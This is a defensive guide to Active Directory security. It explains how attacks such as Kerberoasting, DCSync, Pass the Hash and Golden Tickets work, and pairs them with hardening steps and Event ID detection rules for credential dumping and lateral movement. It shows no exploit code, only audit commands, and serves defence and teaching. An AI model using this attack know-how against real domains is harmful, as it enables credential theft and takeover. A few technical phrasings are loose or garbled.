




When the NotPetya malware spread through Maersk's global network in June 2017, it did not exploit a vulnerability in shipping software or break an obscure cryptographic protocol. It moved laterally through 45,000 PCs and 4,000 servers in roughly 90 minutes using a single stolen Domain Administrator credential.
Everything in the company's Active Directory forest was reachable with that one account. Recovery cost $300 million and took 10 days — during which time Maersk operated one of the world's largest shipping companies with almost no IT infrastructure at all.
Active Directory is the identity and access backbone of over 90% of enterprise Windows environments worldwide. Every corporate login, every file server permission, every email account, every application that uses "Windows Authentication" — all of it flows through Active Directory.
This also makes it the highest-value target in virtually every enterprise network. Attackers who compromise a Domain Administrator account own the network completely and permanently — they can access any system, read any data, create any backdoor, and survive any remediation that does not involve a full forest rebuild.
This guide covers Active Directory security from both sides: how attackers move through AD (Kerberoasting, Pass the Hash, DCSync, Golden Ticket, BloodHound path analysis, and more), and what defenders must implement to stop them (tiered admin model, LAPS, Protected Users, Kerberos hardening, detection engineering with Event IDs, and a complete hardening checklist).
- Active Directory fundamentals — what attackers target
- BloodHound — mapping attack paths through AD
- Kerberoasting — cracking service account credentials
- AS-REP Roasting — no preauth required
- Pass the Hash and Pass the Ticket
- DCSync — dumping all domain credentials
- Golden Ticket and Silver Ticket attacks
- Lateral movement — PsExec, WMI, and DCOM
- Tiered administration model — the architectural fix
- AD hardening checklist — complete controls
- Detection — Event IDs and SIEM rules for AD attacks
- Frequently asked questions
Active Directory Domain Services (AD DS) is a hierarchical database of objects — users, computers, groups, and policies — organised into domains, trees, and forests. Understanding the components attackers most frequently target explains why the attacks in subsequent sections work.
The Domain Controller is the server running Active Directory. It stores the NTDS.dit database — every user account, every password hash, every group membership, every Kerberos key in the domain. Compromising a Domain Controller gives an attacker everything: all credentials, the ability to create accounts, the ability to issue forged Kerberos tickets (Golden Ticket), and persistent access that survives password resets of individual accounts. The KRBTGT account on the DC — which signs all Kerberos tickets — is the ultimate target. DCs must be treated as Tier 0 assets with the strictest possible access controls.
The KRBTGT (Kerberos Ticket Granting Ticket) service account exists in every domain. Its password hash is used to sign all Kerberos tickets issued by the domain. An attacker who obtains the KRBTGT hash can forge any Kerberos ticket for any user, including Domain Admins that do not exist — this is the Golden Ticket attack. The KRBTGT password does not expire automatically and changes only when explicitly reset. In many organisations it has not been changed in years.
Service accounts configured with Service Principal Names (SPNs) are Kerberos service tickets available to any authenticated domain user. Kerberos encrypts those tickets with the service account's password hash. Any domain user can request tickets for SPN-registered accounts, take those tickets offline, and attempt to crack the password hash. Service accounts often have long-lived, non-rotating passwords that users set to simple values because "no one logs in with that account anyway."
The AdminSDHolder object in AD has a Security Descriptor (ACL) that is periodically propagated to all protected accounts and groups (Domain Admins, Enterprise Admins, Schema Admins, Account Operators, Backup Operators, etc.). If an attacker can modify the AdminSDHolder ACL, they can grant themselves persistent control over all protected accounts. This propagation runs hourly — even if someone notices and removes a malicious ACL, it may be re-applied from AdminSDHolder within the hour.
Kerberos Delegation allows services to authenticate to other services on behalf of users. Unconstrained delegation (any service, any user) is a particularly dangerous misconfiguration: a host with unconstrained delegation can capture TGTs of any user who authenticates to it, including Domain Admins. Constrained delegation is safer but still has known attack paths. Resource-Based Constrained Delegation (RBCD) introduced a new privilege escalation primitive that BloodHound now maps automatically.
BloodHound is the most important tool in Active Directory security — for both attackers and defenders. It collects data about AD objects and their relationships, builds a graph, and uses shortest-path algorithms to find the quickest route from any starting identity to Domain Admin. What takes an experienced attacker hours of manual enumeration, BloodHound does in minutes.
SharpHound (the data collector) runs as a .NET assembly or PowerShell script from any domain-joined machine with standard user privileges. It queries AD LDAP for all objects, their attributes, and their relationships — group memberships, ACL permissions, session data, and trust relationships. The collected data is saved as JSON files and imported into the BloodHound database (Neo4j graph database).
The power of BloodHound is in multi-hop paths. A manual security review might note that user jsmith has GenericWrite on a computer object — that seems harmless. But BloodHound sees that this computer has Local Admin rights on a server, and that server has a session from a Domain Admin — so jsmith → computer GenericWrite → set RBCD → impersonate DA → game over. These three-hop paths are almost impossible to identify manually across thousands of objects but trivial for BloodHound's graph algorithms.
Kerberoasting exploits a fundamental feature of Kerberos: any authenticated domain user can request a service ticket (TGS) for any service registered with an SPN (Service Principal Name). The ticket is encrypted with the service account's NTLM password hash. The attacker takes the encrypted ticket offline and runs a password cracker against it. If the service account has a weak password — common for legacy service accounts set up years ago — the password is recovered in minutes to hours.
The attack requires only a standard domain user account and generates no unusual network traffic beyond a normal Kerberos TGS request — the type generated thousands of times daily in any AD environment. Without targeted detection, Kerberoasting is silent.
- Set 30+ character random passwords on all SPN accounts — makes cracking infeasible
- Enable AES Kerberos encryption on SPN accounts — RC4 cracks in hours; AES cracks in weeks+
- Use Group Managed Service Accounts (gMSA) — automatic 240-char password rotation, no human knowledge of password
- Remove unnecessary SPNs — only register what is needed
- Add SPN accounts to Protected Users group (careful — may break some services)
- EID 4769 — Kerberos service ticket requested. Filter: TicketEncryptionType=0x17 (RC4) for non-Windows services is unusual
- Burst of 4769 events for multiple different SPN accounts from a single source IP in a short window = Kerberoasting
- 4769 with RC4 encryption for accounts configured to use AES = potential downgrade attack
- Honeypot SPN accounts: create a fake SPN account with a complex password — any TGS request for it is an alert
Kerberos pre-authentication is the default mechanism that proves the user knows their password before the Key Distribution Centre (KDC) issues a Ticket Granting Ticket. When an account has "Do not require Kerberos preauthentication" enabled (a setting sometimes configured to support legacy applications), any attacker — even unauthenticated — can request an AS-REP message for that account. The KDC returns part of the response encrypted with the user's password hash. The attacker cracks it offline. No domain user account is needed — this is an unauthenticated attack.
- Enable Kerberos pre-authentication on ALL accounts — zero exceptions
- Audit quarterly: Get-ADUser -Filter {DoesNotRequirePreAuth -eq $true}
- Use strong passwords on any account where pre-auth cannot be enabled
- Add to Protected Users group — enforces pre-authentication
- EID 4768 — AS-REQ with no pre-authentication (PreAuthType=0 in the event)
- Multiple 4768 events for different users from same source = AS-REP roasting
- Alert on any account change to DoesNotRequirePreAuth=True (EID 4738)
NTLM authentication accepts a password hash directly — the hash itself is the credential, not a derivative of it. Once an attacker has extracted an NTLM hash from LSASS memory (using Mimikatz or similar) or from the NTDS.dit, they can authenticate to any system that accepts NTLM using that hash — without ever knowing the plaintext password. Because NTLM hashes change only when the password changes, stolen hashes remain valid until the password is reset. This is the most common lateral movement technique in ransomware attacks.
Pass the Ticket steals a Kerberos TGT or service ticket from LSASS memory and injects it into the current session, granting access to whatever that ticket authorises without knowing the password. TGTs are valid for 10 hours by default. Service tickets are valid for 10 hours. Unlike PtH (which works only with NTLM), PtT works in Kerberos-only environments.
- Enable Windows Credential Guard — moves NTLM hashes into an isolated hypervisor process where Mimikatz cannot reach them
- Add sensitive accounts to Protected Users group — prevents NTLM auth and credential caching
- Deploy LAPS — unique local admin passwords per machine makes PtH non-propagating
- Restrict NTLM authentication (GPO) — enforce NTLMv2 minimum; deny NTLM to DCs
- Network segmentation — limits where a compromised hash can be used laterally
- EID 4624 LogonType=3 NTLM from unexpected sources — esp. workstation to workstation
- EID 4776 — NTLM authentication; correlate against impossible travel
- Sysmon EID 10 — LSASS process access from non-system processes = credential dumping attempt
- EDR alert on Mimikatz signatures and LSASS memory reads
- CrackMapExec usage leaves distinctive authentication patterns (rapid auth from single source)
Domain Controllers replicate with each other using the Microsoft Directory Replication Service (MS-DRSR). The DCSync attack abuses this replication protocol: if an identity has the DS-Replication-Get-Changes and DS-Replication-Get-Changes-All permissions on the domain object, it can simulate being a Domain Controller and request that any DC send it the password hashes for any or all domain accounts. The attacker never touches the DC physically — they call the replication API over the network. The result: every NTLM hash in the domain, including the KRBTGT account hash required for Golden Ticket forgery.
By default, only Domain Controllers, Domain Admins, and Enterprise Admins have these replication permissions. But organisations sometimes grant these permissions to backup software, monitoring tools, or helpdesk accounts — and these are the accounts attackers look for. BloodHound's "Find Principals with DCSync Rights" query finds them all.
- Audit replication permissions on the domain object — only DC machine accounts and DA/EA groups should have them
- Remove DS-Replication-Get-Changes-All from any non-DC, non-DA account
- Restrict DC replication to known DC source IPs at network layer
- Rotate KRBTGT password twice (two consecutive resets, 10 hours apart) after any suspected domain compromise — invalidates all golden tickets
- Enable Protected Users on all DA accounts
- EID 4662 — Directory service object access with replication properties; source NOT a DC IP = DCSync
- Filter: ObjectType = 1131f6ad (DS-Replication-Get-Changes-All) from non-DC source
- Network: MS-DRSR protocol traffic from non-DC IP to DC port 135/445 — unusual and high fidelity
- Splunk/SIEM: correlate source IP of 4662 against list of known DC IPs
A Golden Ticket is a forged Kerberos Ticket Granting Ticket (TGT). Once an attacker has the KRBTGT account's NTLM hash (obtained via DCSync or direct extraction from NTDS.dit), they can create TGTs that impersonate any user — including Domain Admins that do not exist — with any group memberships, valid for any duration. The Domain Controller trusts these tickets because they are correctly signed with the KRBTGT key, which is the cryptographic root of trust for the entire Kerberos PKI.
Golden Tickets survive all conventional remediation: they are not revoked by changing the compromised user's password, disabling their account, or even removing them from Domain Admins. The ticket is valid until it expires (which the attacker sets), or until the KRBTGT password is changed — twice. This is why domain compromise requires a KRBTGT password reset as part of recovery, and why a single KRBTGT reset is not sufficient (both old and new keys are valid during the transition window).
- Rotate KRBTGT password twice (two resets, 10+ hours apart) after any suspected domain compromise
- Use Microsoft KRBTGT rotation script (New-KrbtgtKeys.ps1) — handles the two-reset requirement safely
- Enable Protected Users for all DA accounts — limits Kerberos ticket usage
- Kerberos ticket lifetime policy: reduce TGT lifetime (4 hours) to limit persistence window
- Prevent initial KRBTGT hash theft — Credential Guard, tiered admin model
- EID 4769 — service ticket requests with unusual ticket lifetime (> 10 hours)
- Tickets with username not matching any real AD account (forged non-existent user)
- Ticket encryption type downgrade (RC4 when environment uses AES)
- Authentication from accounts that are disabled or do not exist in AD (EID 4624/4768)
- Silver Ticket: no corresponding 4768 (TGT request) before 4769 (TGS request) = offline-forged
PsExec copies an executable to the ADMIN$ share on the remote target, creates the PSEXESVC service to run it, and returns a shell. It uses standard SMB (port 445) and Windows Service Control Manager — both legitimate management channels. The PSEXESVC service creation is the primary detection signal: Event ID 7045 in the System log with ServiceName=PSEXESVC.
WMI remote execution runs commands on remote systems through the Windows Management Instrumentation service — a legitimate system management protocol. Unlike PsExec, it does not create a service, making it quieter from a detection standpoint. Uses port 135 (RPC) and dynamic high ports.
| Technique | Primary detection EID | Key signal | Prevention |
|---|---|---|---|
| PsExec | EID 7045 (System) on target | PSEXESVC service installed — highly reliable, rare false positive | Block ADMIN$ share access between workstations; firewall SMB Tier2→Tier2 |
| WMI remote execution | EID 4688: parent=WmiPrvSE.exe | WmiPrvSE.exe spawning cmd/powershell is unusual — check parent-child chain | Block DCOM/WMI between workstations; only allow from management systems |
| WinRM / PSRemoting | EID 4624 LogonType=3, EID 400 | wsmprovhost.exe activity on receiving end; check source IP legitimacy | GPO: restrict WinRM access to jump servers only |
| Pass the Hash (NTLM) | EID 4624 LogonType=3 NTLM | NTLM auth to multiple systems from same source in short window | Credential Guard, LAPS, block NTLM between workstations |
| Overpass the Hash | EID 4768 with RC4 from workstation | TGT request using NTLM (RC4) encryption from non-DC, non-server source | Credential Guard; enforce AES Kerberos |
The tiered administration model (Microsoft's Enterprise Access Model) is the single most impactful architectural change an organisation can make to AD security. It addresses the root cause of most AD compromises: privileged account credentials touching insecure systems where they can be stolen. The model establishes hard boundaries between privilege levels — breach of a lower tier cannot compromise a higher tier.
A PAW is a dedicated workstation used exclusively for Tier 0 and Tier 1 administrative tasks. It runs a hardened OS build (minimal installed software, application whitelisting, no internet access, no email client), is domain-joined but in a separate OU with restrictive GPOs, and is the only machine from which privileged accounts are permitted to authenticate. A Domain Admin who needs to patch a server does so from a PAW — not their regular workstation where they also browse the web and read email. PAWs can be physical machines or VMs, but must be isolated from user workloads.
- ✓Deploy LAPS on all workstations and servers — unique randomised local admin passwords. Free, high-impact, defeats lateral movement via shared local admin creds. Microsoft LAPS v2 (Windows Server 2022 / Windows 11) stores credentials in AD natively.
- ✓Enable Protected Users group for all privileged accounts (DA, EA, Schema Admins) — prevents NTLM auth, credential caching, Kerberos DES/RC4, delegation.
- ✓Migrate service accounts to Group Managed Service Accounts (gMSA) — automatic 240-char password rotation eliminates Kerberoasting for these accounts.
- ✓Enable Windows Credential Guard on all workstations and servers (Windows 10/11, Server 2016+) — prevents LSASS credential theft by Mimikatz.
- ✓Audit and restrict DCSync rights — only DCs and DA/EA groups should have DS-Replication-Get-Changes-All. Review and remove from all other accounts.
- ✓Enable LSASS Protection (PPL) — mark LSASS as a Protected Process Light. Prevents most userland credential dumping tools including Mimikatz sekurlsa.
- ✓Disable NTLM authentication to Domain Controllers — GPO: Network security: Restrict NTLM: NTLM authentication in this domain → Deny all. Requires testing — some legacy apps break.
- ✓Run BloodHound against your AD and remediate all paths to Domain Admin — especially ACL-based paths where non-admin accounts have GenericWrite/GenericAll on privileged groups.
- ✓Enforce AES encryption for Kerberos on all SPN accounts — disables RC4 tickets that crack 10× faster: Set-ADUser svc-sql -KerberosEncryptionType AES256
- ✓Enable Kerberos pre-authentication on all accounts — audit: Get-ADUser -Filter {DoesNotRequirePreAuth -eq $true} and remediate all results.
- ✓Disable or restrict unconstrained delegation — find all computers with unconstrained delegation and remove the flag; migrate services to constrained or RBCD. Any unconstrained delegation host is effectively Tier 0.
- ✓Enable PowerShell Script Block Logging and Module Logging — via GPO. Captures all PowerShell execution including obfuscated scripts decoded at runtime. Essential for detection of PS-based attacks.
- ✓Deploy Sysmon with a hardened configuration — SwiftOnSecurity or olafhartong/sysmon-modular configs. Provides process creation, network, file, and registry events that Windows audit logging does not capture.
- ✓Implement network segmentation for AD tiers — firewall rules blocking workstation-to-workstation SMB (port 445), WMI, and WinRM. Only allow these protocols from designated admin/management systems.
- ✓Enable audit policies — Advanced Audit Policy Configuration — enable DS Access, Account Logon, Account Management, Object Access, and Privilege Use categories. Default Windows audit is insufficient for security monitoring.
- ✓Implement a Privileged Access Management (PAM) solution — CyberArk, BeyondTrust, or Delinea for just-in-time privileged access, session recording, and credential vaulting for Tier 0/1 accounts.
- ✓Implement tiered administration model — separate Tier 0 (DC/identity), Tier 1 (servers), Tier 2 (workstations) accounts. Use GPO to deny Tier 0 accounts from logging into lower tiers.
- ✓Rotate KRBTGT password on a schedule — quarterly rotation with the two-reset procedure (using New-KrbtgtKeys.ps1 or Microsoft's script) limits Golden Ticket validity windows.
- ✓Audit AdminSDHolder ACL for unauthorised entries — any non-DA account with rights on AdminSDHolder can grant itself persistent DA control. Review quarterly.
- ✓Review and clean up stale accounts and group memberships — accounts inactive for 90+ days should be disabled. Users should not accumulate role memberships from past positions.
- ✓Disable LM hash storage and NTLMv1 — GPO: Network security: Do not store LAN Manager hash value on next password change + NTLMv2 only policy.
- ✓Enable and review Microsoft Defender for Identity (MDI) — cloud-based AD threat detection that analyses Kerberos, NTLM, and AD replication traffic for attack patterns including Kerberoasting, DCSync, and Golden Ticket.
- ✓Implement fine-grained password policies — stricter password requirements for privileged accounts (25+ chars, enforced via PSO) vs standard users.
- ✓Enable SMB signing on all systems — GPO: Microsoft network server: Digitally sign communications (always) = Enabled. Prevents NTLM relay attacks.
| Event ID | Log | Attack it detects | Alert condition |
|---|---|---|---|
| 4768 | Security (DC) | AS-REP Roasting, Overpass-the-Hash, Golden Ticket validation | PreAuthType=0 (no preauth); multiple 4768 from same source for different users; RC4 encryption from non-DC source |
| 4769 | Security (DC) | Kerberoasting, Silver Ticket, service access anomalies | TicketEncryptionType=0x17 (RC4) burst for multiple SPNs from same source; unusual ticket lifetime; non-existent user in ticket |
| 4662 | Security (DC) | DCSync | DS-Replication-Get-Changes-All (GUID: 1131f6ad) from non-DC source IP — near-zero false positives |
| 4624 / 4625 | Security | PtH, brute force, lateral movement | LogonType=3 NTLM from single source to many targets; impossible travel; logon outside business hours from abroad |
| 4648 | Security | Lateral movement with explicit credentials (PtH, runas) | Administrator account using explicit credentials to access many systems in sequence |
| 7045 | System (target) | PsExec lateral movement | ServiceName=PSEXESVC on any non-DC system — near-zero legitimate false positives in most environments |
| 4720 / 4732 | Security | Persistence via new backdoor account | New account created (4720) immediately followed by group addition (4732) to Administrators or Domain Admins |
| 4738 | Security | Account modification — password flags, DoesNotRequirePreAuth change | UserAccountControl change enabling "Do not require Kerberos pre-authentication" (flag 0x400000) |
| 4698 | Security | Persistence via scheduled task | New scheduled task created by non-SYSTEM account, especially running from temp directories |
| 1102 | Security | Log clearing — attacker covering tracks | Any occurrence — no legitimate reason to clear the Security event log |
⚡ Priority actions — implement this week
- Deploy LAPS to all workstations and servers today — LAPS (Microsoft Local Administrator Password Solution v2) is built into Windows Server 2022 and Windows 11 at no cost. It gives every machine a unique randomised local admin password. Deploying it takes hours and directly defeats the most common ransomware lateral movement technique. Run this before everything else on this list. Update-LapsADSchema on your Domain Controller starts the process.
- Run BloodHound against your AD this week — install BloodHound Community Edition (docker-based, free), run SharpHound from any domain-joined machine as a standard user, import the data, and run "Find Shortest Paths to Domain Admins." Every result is an attack path that exists in your environment right now. Remediate ACL-based paths first — they are the hardest to find manually and the most reliably exploitable.
- Add all Domain Admin accounts to Protected Users — the Protected Users security group disables NTLM authentication, Kerberos credential caching, Kerberos DES/RC4 encryption, and Kerberos delegation for its members. Adding Domain Admins takes 30 seconds and immediately reduces the exposure of your most privileged accounts. Test first in a lab — some legacy services may break.
- Enable and forward the critical Event IDs to your SIEM — enable Advanced Audit Policy on Domain Controllers, enable Sysmon on all endpoints, and create alerts for EID 4662 (DCSync detection), EID 7045 with PSEXESVC (PsExec lateral movement), and EID 4769 RC4 bursts (Kerberoasting). These three alerts catch the highest-impact attacks with near-zero false positives.
- Understand the full identity security picture — AD security is one layer of the identity security stack. IAM governance, cloud identity security, and Zero Trust architecture complete the picture. IAM guide → | Zero Trust → | MITRE ATT&CK → | Incident response →
Kerberoasting is an Active Directory attack where any authenticated domain user requests Kerberos service tickets (TGS) for accounts registered with Service Principal Names (SPNs). The tickets are encrypted with the service account's password hash and can be cracked offline. Prevention involves three controls: first, set passwords of 30+ random characters on all SPN accounts — making offline cracking infeasible. Second, enable AES Kerberos encryption on SPN accounts (RC4 tickets crack 10x faster). Third, migrate service accounts to Group Managed Service Accounts (gMSA), which use 240-character automatically rotated passwords that no human ever knows — making Kerberoasting mathematically infeasible regardless of offline cracking capability. Detection: monitor Event ID 4769 for bursts of RC4 TGS requests for multiple different SPN accounts from a single source within a short time window.
DCSync is an attack that exploits Active Directory's replication protocol. Domain Controllers replicate data with each other using the MS-DRSR protocol, which requires the DS-Replication-Get-Changes-All permission. If an attacker has (or can obtain) an identity with this permission, they can impersonate a Domain Controller and request that a real DC replicate all password hashes to them — including the KRBTGT account hash used to sign all Kerberos tickets. The attacker never touches the DC physically; they call the replication API over the network. Detection: monitor Event ID 4662 on Domain Controllers for replication-related access from any IP that is not a known Domain Controller. This has near-zero false positives when correctly filtered. Prevention: audit and remove DS-Replication-Get-Changes-All from any non-DC, non-DA account. Restrict DC replication at the network layer to known DC IPs.
A Golden Ticket is a forged Kerberos Ticket Granting Ticket created using the KRBTGT account's password hash (obtained via DCSync or NTDS.dit extraction). The attacker can impersonate any user — including non-existent users — with any group memberships, for any duration. Domain Controllers trust Golden Tickets because they are correctly signed with the KRBTGT key. Golden Tickets survive user password resets and account disablement — only changing the KRBTGT password (twice, with an interval) invalidates them. Prevention requires preventing the KRBTGT hash from being stolen in the first place (via Credential Guard, tiered admin model, and DCSync monitoring) and rotating the KRBTGT password quarterly. If a Golden Ticket is suspected, rotate KRBTGT twice (10+ hours between resets) using Microsoft's New-KrbtgtKeys.ps1 script.
BloodHound is a free, open-source tool that collects Active Directory data (using SharpHound) and uses graph algorithms to identify attack paths — the shortest route from any compromised identity to Domain Admin. It reveals multi-hop attack paths through ACL permissions, group memberships, session data, and trust relationships that are virtually impossible to find manually across thousands of AD objects. It is important for AD security because 93% of first-run BloodHound assessments find at least one exploitable path to Domain Admin that the organisation did not know existed. Both attackers and defenders use it — defenders should run it quarterly, review every path to Domain Admin, and systematically remediate the enabling conditions (over-permissive ACLs, unnecessary group memberships, dangerous delegation configurations).
The tiered administration model (Microsoft's Enterprise Access Model) separates administrative accounts and activities into three tiers with hard boundaries: Tier 0 (Domain Controllers, PKI, identity infrastructure — the highest value assets), Tier 1 (member servers and applications), and Tier 2 (workstations and end-user devices). The critical rule is that credentials used at a higher tier must never be used at a lower tier — a Domain Admin account cannot be used to log into a workstation, because if that workstation is compromised, the Domain Admin credentials are stolen. Enforcement is via GPO (denying Tier 0 accounts the right to log into Tier 1/2 systems), Authentication Policy Silos, and dedicated Privileged Access Workstations for administrative tasks. The model directly addresses the root cause of most AD compromises: privileged credentials touching insecure systems where they can be captured.
LAPS (Local Administrator Password Solution) automatically generates and manages a unique, random password for the local Administrator account on every managed Windows machine. The password is stored in Active Directory (readable only by authorised accounts) and automatically rotated on a configurable schedule (typically 30 days). Without LAPS, most organisations use the same local admin password across all machines — often set years ago to something simple. An attacker who steals this password (or its hash via Pass the Hash) can authenticate to every machine in the environment using the same credential. LAPS eliminates this by ensuring each machine's local admin password is unique and random — compromising one machine's local admin gives access only to that machine, not all of them. LAPS directly defeats the most common ransomware lateral movement technique and is free, built into Windows Server 2022 and Windows 11.